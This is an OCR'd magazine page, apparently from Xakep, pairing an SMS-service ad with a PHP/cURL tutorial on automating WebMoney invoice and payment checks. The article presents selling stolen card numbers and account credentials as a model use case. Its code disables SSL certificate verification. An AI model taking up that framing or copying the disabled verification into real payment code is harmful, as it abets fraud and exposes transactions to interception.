
Пришли код термина (к примеру, "w0001") на номер **4444**.


драйвер	(код w0001)	маршрутизация	(код w0077)
компилятор	(код w0002)	шина	(код w0078)
дескриптор	(код w0003)	интерпретатор	(код w0079)
хэш	(код w0004)	окружение	(код w0080)
индекс	(код w0005)	кластер	(код w0081)
буфер	(код w0006)	степпинг	(код w0088)
сокет	(код w0007)	трафик	(код w0089)
идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)


Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.







На нашем диске ты найдешь дистрибутив cURL, последние релизы PHP под разные платформы, всю нужную документацию и все описанные примеры. Целиком, а не в поскипанном, как в статье, виде.



Чтобы установить cURL, нужно слить дистрибутив с http://curl.haxx.se, сделать ./configure, make, make install, собрать PHP с опцией --with-curl[=DIR], где DIR - имя директории, содержащей поддиректории lib и include. Директория include должна содержать поддиректорию curl с файлами easy.h и curl.h. Директория lib должна содержать файл libcurl.a. После этого уже можно использовать в своих сценариях функции cURL

Механика wm-процессинга


Организовываем автоматический прием интернет-платежей


ТЫ, КОНЕЧНО ЖЕ, НАСЛЫШАН ОБО ВСЕХ ПРЕЛЕСТЯХ ИНТЕРНЕТ-ТОРГОВЛИ. НЕ НУЖНО АРЕНДОВАТЬ ТОРГОВЫЕ ПЛОЩАДИ, НЕ НУЖНО ПЛАТИТЬ ЗАРПЛАТУ КАССИРАМ И МНОГОЧИСЛЕННЫМ МЕНЕДЖЕРАМ. ДАЖЕ ДЕНЬГИ МОЖНО ПОЛУЧАТЬ ПО ИНТЕРНЕТУ — ЧЕРЕЗ WEBMONEY, ЯНДЕКС.ДЕНЬГИ ИЛИ E-GOLD. ВДОХНОВЛЕННЫЕ ЭТОЙ ИДЕЕЙ, ЛЮДИ НАОТКРЫВАЛИ ЛЕВЫЕ МАГАЗИНЫ, ПРЕДЛАГАЮЩИЕ ОПЛАТИТЬ УСЛУГИ ЭЛЕКТРОННЫМ СПОСОБОМ. ОДНАКО У ТЕБЯ БУДЕТ ПЕРЕД НИМИ ПРЕИМУЩЕСТВО: ПРИЕМ ПЛАТЕЖЕЙ ТЫ БУДЕШЬ ОСУЩЕСТВЛЯТЬ АВТОМАТИЧЕСКИ, И ПРЕВРАТИШЬ СВОЮ ЛАВОЧКУ В САМОСТОЯТЕЛЬНЫЙ МЕХАНИЗМ ПО ВЫРАБАТЫВАНИЮ ДЕНЕГ :). ЧТО, ИНТЕРЕСНО? | nikitozz (nikitoz@real.xakep.ru)

[мечты, мечты] По поводу самостоятельного механизма по зарабатыванию денег — это я не зря сказал. Вполне реально, смотри сам. Скажем, некий хакер торгует номерами кредиток, pp-аккаунтами, пассами для порнухи, соксами, или еще чем-то по своей природе виртуальным. Соответственно, если он организует автоматический прием денег и всю работу с клиентами возложит на несложные скрипты, то получит суверенный торговый механизм, который будет работать без его непосредственного участия. Ну, разве что нужно будет обновлять файл с кредами и обналичивать деньги :). Однако, чтобы реализовать это, необходимо как следует разобраться с тем, каким же образом можно автоматически, без использования собственных рук, монитора и глаз, принимать пользовательские платежи.

[процессинг как он есть] Разумеется, в теории можно написать программу, которая для осуществления автоматических транзакций будет использовать тот же самый интерфейс, предназначенный для живых людей. В самом деле, во взломе мы уже писали о том, как можно создать программу, которая будет управлять работой WM-Keeper'a. Ну и, конечно, можно без больших проблем научиться использовать для осуществления транзакций человеко-адаптированный web-интерфейс. Но это довольно дурацкое решение, некрасивое и неэффективное. Особенно учитывая тот факт, что сами разработчики платежных систем создают удобные программные интерфейсы для осуществления транзакций. Сейчас я расскажу тебе, как функционируют эти гейты, как работать с ними и каким образом на практике можно написать программу, реализующую прием электронных денег. Чтобы не быть голословным и не отрываться далеко от практики, мы напишем вместе несколько несложных скриптов, реализующих часто встречающиеся задачи. Я все буду делать на примере WebMoney, поскольку это самая популярная система в России, и с ней удобнее всего работать.

[начнем] Довольно вводных слов, давай перейдем к делу. Под «интерфейсами» для осуществления транзакций специалисты WebMoney понимают набор asp-скриптов, размещенных на сервере *https://w3s.webmoney.ru*. Каждый скрипт отвечает за определенное действие, однако работа с ними выглядит весьма однотипно и однообразно.
Существует два типа интерфейсов: https, и xml. В первом случае вся управляющая информация (данные о плательщике, магазине, цифровая подпись запроса и т.д.) передается по HTTPS-протоколу методом GET. Во втором эти данные приводятся к виду XML-документа, кодируются MIME и посылаются в виде POST-запроса с использованием SSL-шифрования. Мне больше нравится идея использовать XML-представление запросов и ответов, но это из-за паталогической любви к этой технологии. Разработчикам WM, видимо, по душе GET-метод, и они в приложении к технической документации написали набор PHP-скриптов для







Специалисты WebMoney приготовили отличную исчерпывающую техническую документацию по этому поводу, ознакомиться с которой ты можешь по адресу www.webmoney.ru/pfdevelopers.shtml.

электронного процессинга. Каждый такой пример использует GET-запрос для передачи данных, и представляется мне удачным учебным примером. Мы с тобой разберемся с работой этих скриптов и напишем собственное приложение, использующее XML для передачи запросов.

[сага о подписях] Среди отправляемых автоматическому интерфейсу параметров, я упомянул какую-то цифровую подпись запроса. Вполне резонный вопрос: что это такое? Грубо говоря, это уникальная для каждого запроса строка длиной в 133 символа. Она генерируется специальной программой WMSigner, которая поставляется исходными кодами. Собрать ее можно, насколько я понял, под любой платформой и, разумеется, под Windows предлагается скачать уже собранный бинарник (dll для IIS). Поскольку я использовал для своих опытов FreeBSD, я скачал с *http://download.webmoney.ru/WMSigner.zip* сорцы программы и довольно быстро привел ее к исполняемому виду:

```
$ wget http://download.webmoney.ru/WMSigner.zip
$ unzip WMSigner.zip
# даем установочному скрипту права для выполнения
$ chmod +x compl.sh
$ ./compl.sh # собираем бинарник, скрипт сам сделает все, что нужно
```

Как заверяют разработчики, на большинстве систем программа соберется без лишних вопросов. У меня и в самом деле это заняло полсекунды, и не было никаких ошибок, думаю, что и у тебя все получится, как надо. После того, как установочный сценарий завершит свою работу, и в текущей папке появится бинарник WMSinger, нужно создать файл с настройками WMSinger.ini и записать туда три строки:

```
489406628422 # wm-id
EouyGq9a #   пароль
/path/to/key.kwm # путь к файлу с ключами
```

Теперь настало время протестировать работу WMSigner'a:

```
$ echo -ne "xakep\004\r\n" | ./WMSigner
3c411f96426cd80027ec5c87f8e1e004eeaef8487b80092cb696b2d80b1b
ad8f2bb04336b598a56fef62a719e7a596e8255e7a2ab662a1ac9d59c2eb
0e0113830074
```

Если программа тебе вывела похожую строчку, значит, все работает как нужно, и можно переходить к следующему этапу нашей работы — непосредственно к использованию автоматических интерфейсов.



все интерфейсы WM отлично документированы, но не все они открыты для свободного доступа

[юзаем интерфейсы] Первым делом давай разберемся с работой одного простого примера, который нам заботливо приготовили разработчики компании WebMoney. Для этого возьми с нашего диска архив wmex_php, залей его на хост, помести внутрь папки файл WMSigner с настройками, отредактируй файл настроек wmconst.inc. Все это делается по наитию и секунд за 25.

После этого ты уже сможешь легко работать с тестовыми примерами. Давай попробуем с тобой воспользоваться интерфейсом «Выписывание счета от одного участника другому». Для этого достаточно заполнить все поля и клацнуть на кнопку отправки запроса. Если все работает верно и ты все нормально настроил, тебе покажут номер счета и сообщат, что он выписан нормально. Хотя я на 100% уверен, что у тебя сразу возникнет сообщение «Ошибка связи с сертификационным центром WebMoney». Первая причина, по которой это может произойти, заключается в том, что у тебя может быть не установлен пакет cURL, который нужен нам для работы. Если он не стоит, его необходимо инсталлировать в системе — о том, как это сделать, написано в соответствующей врезке. А вторая причина, по которой у тебя точно возникнет эта ошибка, заключается в том, что в SSL не установлен сертификат для связи с wm-сервером. Сле-

сборка WMSinger под FreeBSD

вот так выглядят сорцы WMSinger

дует скачать этот сертификат с *www.webmoney.ru*, разместить его на твоем сервере в доступном сценариям месте и внутри файла wm.inc найти функцию _HttpReq:

[код функции, реализующий HTTPS-запрос]

```
function _HttpsReq($addr)
{
$ch = curl_init("https://w3s.webmoney.ru".$addr);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
curl_setopt($ch, CURLOPT_CAINFO,
"/home/apache/ired/htdocs/pay/wm.crt"); # здесь надо указать путь
к сертификату, или можно установить его в SSL
$result=curl_exec($ch);
curl_close($ch);
return $result;
}
```

Если возиться с сертификатами не хочется, а хочется побыстрее попробовать систему в действии, нужно заменить строку curl_setopt($ch, CURLOPT_CAINFO…) на curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE). Хоть делать так разработчики не советуют, нашим опытам это не помешает ни капельки. Другое дело, что так нельзя делать с большим магазином, где крутятся деньги.

После того, как ты исправишь функцию _HttpsReq, или установишь сертификат, все должно заработать. Теперь давай разберемся с тем, как функционирует эта программа. В файле wm.inc найди функцию InvCreate:

[код фукнции, реализующей выписку счета через https-интерфейс]

```
function InvCreate($wmid, $summ, $inv_id, $dsc, $adr)
{
# поскипано, тут объявляются переменные
$PlanStr =
"$OrderID$LoginOfCust$PurseOfStores$Amount$Desc$InvAddress$Perio
d$Experation$RequestN";# прописываемая строка запроса
$SignStr = _GetSign($PlanStr); # формируется подпись запроса
$W3sUrl="/asp/Invoice.asp?SL=$LoginOfStores&SP=$PurseOfStores&C
L=$LoginOfCust&IN=$OrderID&D=".urlencode($Desc)."&AD=".urlen-
code($InvAddress)."&A=$Amount&E=$Experation&P=$Period&RN=$Req
uestN&SS=$SignStr";# соствляется URL get-запроса
$httpsRes = _HttpsReq($W3sUrl); # выполняется запрос
if (substr($httpsRes,0,6) == "Error:") # разбирается ответ, если произошла ошибка
{
    $errCode = sprintf("%d", substr($httpsRes,6)); # получается код ошибки
# поскипано. Тут в зависимости от кода ошибки выводятся разные
# сообщения
  if (substr($httpsRes,0,8) == "WMInvId:") #Если все выполнилось нормально
  {
    $wminv_id = sprintf("%d", substr($httpsRes,8)); # получаем номер счета
  } return array($wminv_id, $err);
}
```

Как видишь, все просто. Фактически, работа функции сводится к формированию URL, к которому следует обратиться, чтобы выполнить транзакцию. В самом деле: из параметров запроса, согласно документации, формируется подписываемая строка, затем, при помощи функции _GetSign, формируется ЦП, которая помещается в качестве параметра запроса с именем SS. После того, как в соотвествующие GET-поля, согласно документации, установлены значения параметров запроса, при помощи функции _HttpReq он отправляется серверу, и происходит нехитрая обработка ответа. Что касается функции _GetSign, то идеологически работает она просто: при помощи знакомой тебе функции popen открывается пайп с процессом WMSigner, туда вдувается подписываемая строка и извлекается ЦП запроса. Что касается _HttpReq, то этот блок кода приведен чуть выше. Легко увидеть, что он использует в своей работе функции curl, краткое описание которых ты найдешь в соответствующей документации на нашем диске.

[другие интерфейсы] Как я уже говорил, в системе WM доступно большое количество интерфейсов: для перевода средств, отправки сообщений по внутренней почте и т.д. К сожалению, в свободном доступе находится лишь небольшая их часть, для доступа к остальным нужна регистрация. Но нам это не помешает. Как видишь, мы уже с тобой разобрались с работой Https-интерфейса, выписывающего покупателю счет. На нашем диске ты найдешь мой скрипт, реализующий тоже самое, но через более современный XML-интерфейс. Приводить здесь его код и описывать работу я не буду, незачем повторяться, лучше мы напишем приложение, которое будет проверять, оплачен ли выписанный ранее счет, или нет. Дело в том, что интерфейс, позволяющий напрямую переводить деньги, закрыт от свободного доступа, и, чтобы придать законченность изложению, мы будем использовать такую схему: покупателю выписывается счет за товар, он его оплачивает, сценарий проверяет это, и, если счет оплачен, регистрирует этот факт. Если получить доступ к интерфейсу прямого перевода денег, эта схема упрощается. Но настоящая правда в том, что работают все эти гейты абсолютно одинаково и нам сейчас с тобой главное научиться как следует их использовать. А переделать приложение под конкретный интерфейс — дело 30 секунд. Ты главное разберись как следует с этим.

[варим xml] Проверка перевода средств между кошельками осуществляется через гейт *https://w3s.webmoney.ru/asp/XMLOperations.asp*. Для реализации запроса необходимо составить POST-запрос для этого сценария в следующем формате:

[формат запроса на получение информации об оплате счета]

```
<w3s.request>
<reqn>$reqn</reqn> # номер запроса должен быть больше предыду-
щего идентификатора
<wmid>$wmid</wmid> # WMId подписавшего запрос
<sign>$sign</sign> # ЦП запроса
<getoutinvoices> # Информация об интересующих счетах
  <purse>$storepurce</purse>#кошелек, для оплаты на который выпи
  сывались счета
  <wminvid>$invc_n</wminvid># необязательно: номер счета
  <orderid></orderid># необязательно:номер заказа внутри магазина
  <datestart>$datestart</datestart># обязательно: начало временного
```

```
  промежутка создания счета
  <datefinish>$datefinish</datefinish># обязательно: окончание вре
  менного промежутка создания счета
</getoutinvoices>
</w3s.request>
```

Цифровая подпись для этого запроса изготавливается из строки $storepurce.$reqn, но есть из склеенного номера кошелька и номера запроса. После того, как мы составили данные POST-запроса, необходимо создать сам заголовок, который будет отправлен web-серверу. Это обыкновенная строка, которая начинается так:

```
$header  = "POST ".$page." HTTP/1.0 \r\n";
$header .= "MIME-Version: 1.0 \r\n";
```

Она представляет собой набор заполненных, согласно RFC, стандартных полей. Я не буду об этом подробно рассказывать — на нашем диске в моем примере ты увидишь, как это делается. Или можешь легко найти в инете любой пример. После того, как заголовок создан, необходимо при помощи функций cURL отправить его серверу:

```
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $header);
$data = curl_exec($ch);
```

После этого в $data будет помещен результат выполнения запроса — документ следующего вида:

[формат ответа сервера]

```
<w3s.response>
  <reqn></reqn>
  <retval></retval>
  <retdesc></retdesc>
  <outinvoices cnt="n" >
    <outinvoice id="n1" ts="n2">
    # здесь куча полей с инфой о счетах. Нас интересует только
    # state — состояние счета
    </outinvoice>
    <outinvoice>...</outinvoice>
  </outinvoices>
</w3s.response>
```

Соответственно, для обработки этого XML-документа нужно использовать встроенный в PHP парсер:

```
$parser=xml_parser_create();
xml_parser_set_option($parser,XML_OPTION_CASE_FOLDING,0);
xml_set_element_handler($parser, "startElement", "endElement");
xml_set_character_data_handler($parser, "characterData");
xml_parse($parser,$data);
```

Как видно из этого кода, я объявил следующие функции для обработки открывающего и закрывающего тегов элементов: startElement и endElement. Анализ символьных данных будет реализовываться при помощи функции characterData. Чтобы не быть голословным и чтобы тебе все было предельно понятно, приведу здесь код этих функций:

[функции-обработчики XML'ного ответа сервера]

```
# во всех процедурах $fo,$currentTag и $res — глобальные переменные
function startElement($parser, $name, $att)
{
$currentTag=$name;
if($name=="outinvoice" && $att["id"]==$_POST[wm_invc_n]) $fo=1;
}


function endElement($parser, $name) {
if($name==="outinvoice" && $fo===1) $fo=0;
}

function characterData($parser,$data) {
if($fo===1) {
if($currentTag=="amount") $res=$data;
}}
```


После парсинга данных в глобальной переменной $res окажется код результата запроса:

– 0 — счет не оплачен
– 1 — счет оплачен по протекции
– 2 — счет оплачен окончательно
– 3 — в оплате счета отказано

[чему мы научились] Мы с тобой научились, в общем-то, всей несложной науке проведения автоматических транзакций в системе WM. По идее, теперь для тебя не должно быть проблемой написать скрипт, который будет отправлять сообщение по внутренней почте, или осуществлять прямой перевод денег. Все это реализуется абсолютно аналогично по разобранным мной примерам — ты умеешь использовать как https, так и xml-интерфейсы системы и реализовать любую задачу для тебя будет несложно, пусть и подглядывая в эту статью. Если у тебя остались какие-то вопросы, советую обратиться к документации на нашем диске, или напрямую на сайт WM: *www.webmoney.ru/pfdevelopers.shtml*. Удачи. Если у тебя есть вопросы, которые ты никак не можешь решить, то, так уж и быть, пиши мне на nikitoz@real.xakep.ru. Только не забудь перед этим положить на Z557712535333 долларов 50, ok? :)



пришел выписанный моим скриптом счет на оплату



тестовая форма для выписывания счета

LIVE IT

iPodомания

МАЛЕНЬКАЯ БЕЛАЯ КОРОБОЧКА ОТ APPLE СВОДИТ МИР С УМА. ВОЛНА БЕЗУМИЯ ВОТ-ВОТ НАКРОЕТ И РОССИЮ. ВСТРЕТЬ ЕЕ ВО ВСЕОРУЖИИ. БУДЬ НА ШАГ ВПЕРЕДИ ВСЕХ. ЧЕМ БОЛЬШЕ У ТЕБЯ ПРЕДМЕТОВ В СТИЛЕ IPOD, ТЕМ КРУЧЕ.



